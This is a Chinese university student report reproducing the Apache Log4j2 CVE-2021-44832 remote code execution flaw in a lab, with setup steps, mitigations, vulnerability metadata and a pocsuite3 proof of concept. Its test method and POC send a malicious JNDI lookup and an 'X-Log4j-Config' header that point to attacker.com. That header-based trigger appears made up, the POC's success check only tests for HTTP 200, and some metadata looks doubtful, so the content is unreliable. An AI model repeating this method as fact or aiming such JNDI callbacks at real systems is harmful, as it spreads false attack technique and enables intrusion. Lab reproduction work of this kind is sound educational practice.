**南开大学**

**实习实训漏洞复现报告**

**2024年7月25日**

目录

[1.漏洞复现结论（15分） 1](#_Toc28487)

[1.1风险等级分布 1](#_Toc7481)

[2.工作计划（25分） 1](#_Toc24528)

[2.1工作人员 1](#_Toc13939)

[2.2漏洞对象 1](#_Toc3137)

[2.3漏洞复现阶段 1](#_Toc7909)

[2.4风险等级 2](#_Toc1860)

[3.漏洞复现过程（35分） 2](#_Toc6133)

[3.1 风险管理及规避 2](#_Toc18532)

[3.2测试方法 2](#_Toc4033)

[3.3测试中所用的工具 2](#_Toc28445)

[4. 漏洞复现结果（25分） 3](#_Toc12892)

[4.1 POC插件编写 3](#_Toc32666)

[4.2 漏洞信息 3](#_Toc25120)

# 1.漏洞复现结论（15分）

南开大学15小组的安全人员采用科学的漏洞复现步骤于2024年7月15日至2024年7月25日对Apache Log4j2远程代码执行漏洞进行了全面深入的漏洞复现。

本次共发现漏洞1个，其高危漏洞1个，中危漏洞0个,低危漏洞0个。

|  |  |  |
| --- | --- | --- |
| **序号** | **漏洞名称** | **风险值** |
| 1 | Apache Log4j2 远程代码执行漏洞（CVE-2021-44832） | 高危 |

## 

## 1.1风险等级分布

本次评估漏洞的详细风险等级分布如下：

高危

# 2.工作计划（25分）

## 2.1工作人员

|  |  |  |  |
| --- | --- | --- | --- |
| 序号 | 职务 | 姓名 | 联系方式 |
| 1 | 组长 | 常欣然 | 1195108945@qq.com |
| 2 | 组员 | 高玉格 | 1463948484@qq.com |
| 3 | 组员 | 马浩博 | 1191173636@qq.com |
| 4 | 组员 | 宋常秀 | 3281405348@qq.com |
| 5 | 组员 | 曹瑜 | 463246828@qq.com |

## 2.2漏洞对象

## Apache Log4j22.0-beta9 ~2.17.0

## 2.3漏洞复现阶段

|  |  |
| --- | --- |
| 项目阶段 | 工作内容 |
| 下载环境 | 下载复现环境以及工具 |
| 配置环境 | 修改相关配置文件，例如xml文件，相关url链接 |
| 启动环境 | 运行相关工具以及漏洞环境 |
| 漏洞复现 | 对漏洞进行攻击 |

## 


## 2.4风险等级

|  |  |  |
| --- | --- | --- |
| 编号 | 风险等级 | 风险描述 |
| 1 | 高 | 通过此漏洞攻击者可以远程执行任意命令 |


# 3.漏洞复现过程（35分）

靶机：kali192.168.200.12


docker-compose up –d #启动服务




## 开启http服务，在config目录




## 运行利用工具




修改config/log4j2.xml中的DataSource部分为生成的jndi地址



## 修改test。java文件中的url地址为http服务地址



## 运行



## 复现成功

## 3.1 风险管理及规避

## 更新 Log4j2 至最新版本，禁用 JNDI 查找功能

## 3.2测试方法

1. **确认目标系统使用 Log4j2**：检查目标应用的版本和配置文件是否使用 Log4j2。
2. **准备恶意配置文件**：创建一个 Log4j2 配置文件（log4j2.xml），包含恶意 JNDI 查找，如 ldap://attacker.com:1389/Exploit。在服务器上托管这个配置文件。
3. **发送测试请求**：向目标系统发送一个 HTTP 请求，包含头部 X-Log4j-Config: http://attacker.com:8080/log4j2.xml。确保目标系统会从指定的 URL 加载配置文件。
4. **验证结果**：监控服务器是否接收到来自目标系统的请求，检查目标系统是否执行了恶意代码。

## 3.3测试中所用的工具

Kali / ubuntu20.04

# 漏洞复现结果（25分）

## 4.1 POC插件编写

log4j2\_cve-2021-44832\_poc

## 4.2 漏洞信息

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **UVD-ID** | 247755 | **漏洞类别** | Apache Log4j2 远程代码执行漏洞 | **CVE-ID** | CVE-2021-44832 |
| **披露/发现时间** | 2021-12-28 | **bugtraq编号** | 107536 | **CNNVD-ID：** | CNNVD-202112-2069 |
| **提交时间** | 2021-12-28 | **漏洞发现者** | Sergey Zhelezov | **CNVD-ID：** | CNVD-2021-101871 |
| **漏洞等级** | 高危 | **提交者** | Apache Software Foundation | **搜索关键词** | CVE-2021-44832, Apache Log4j2, Remote Code Execution, RCE, JNDI Injection |
| **影响范围** | Apache Log4j 2.0-beta9 到 2.17.0 | | | | |
| **来源** | Apache Software Foundation | | | | |
| **漏洞简介** | CVE-2021-44832 是 Apache Log4j2 中的一个远程代码执行漏洞，通过恶意的 JNDI 加载触发。在特定配置文件条件下，未经身份验证的远程攻击者可以利用此漏洞执行任意代码。 | | | | |
| **漏洞详情** | 该漏洞存在于 Apache Log4j2 的配置文件处理过程中。攻击者可以通过提供恶意配置文件，其中包含恶意 JNDI 加载配置。当 Log4j2 读取并执行该配置文件时，会触发远程代码执行漏洞。 | | | | |
| **参考链接** | [NVD - CVE-2021-44832](https://nvd.nist.gov/vuln/detail/CVE-2021-44832" \t "_new)  CNNVD - CVE-2021-44832  [Apache Log4j Security Vulnerabilities](https://logging.apache.org/log4j/2.x/security.html" \t "_new) | | | | |
| **靶场信息** | **靶机**: Kali Linux (192.168.200.12)  **本机**: 用于启动 JNDI Exploit 和托管恶意配置文件 | | | | |
| **POC** | from pocsuite3.api import POCBase, Output, register\_poc, requests  class Log4j2POC(POCBase):  vulID = 'CVE-2021-44832'  version = '1.0'  author = 's'  vulDate = '2021-12-28'  createDate = '2021-12-28'  updateDate = '2021-12-28'  references = ['https://logging.apache.org/log4j/2.x/security.html']  name = 'Log4j2 RCE via configuration'  appPowerLink = 'https://logging.apache.org/log4j/2.x/'  appName = 'Log4j2'  appVersion = '2.0 <= Log4j <= 2.17.0'  vulType = 'Remote Code Execution'  desc = 'Log4j2 remote code execution vulnerability via configuration file'  def \_verify(self):  result = {}  url = self.url  headers = {  "User-Agent": "Mozilla/5.0",  "X-Log4j-Config": "http://attacker.com:8080/log4j2.xml"  }  try:  response = requests.get(url, headers=headers, timeout=10)  if response.status\_code == 200:  result['VerifyInfo'] = {}  result['VerifyInfo']['URL'] = url  result['VerifyInfo']['Response'] = response.text  except requests.exceptions.RequestException as e:  result['error'] = str(e)  return self.parse\_output(result)  def \_attack(self):  return self.\_verify()  def parse\_output(self, result):  output = Output(self)  if result:  output.success(result)  else:  output.fail('Target is not vulnerable')  return output register\_poc(Log4j2POC) | | | | |
| **修复方案** | （1）升级 Log4j: 升级到 Log4j 2.17.1 或更高版本。  （2）使用安全的 JNDI 解析器: 避免使用不受信任的远程 JNDI 据源。  （3）配置文件安全性: 确保 Log4j 配置文件的来源是可信的，并且避免加载来自不可信来源的配置文件。 | | | | |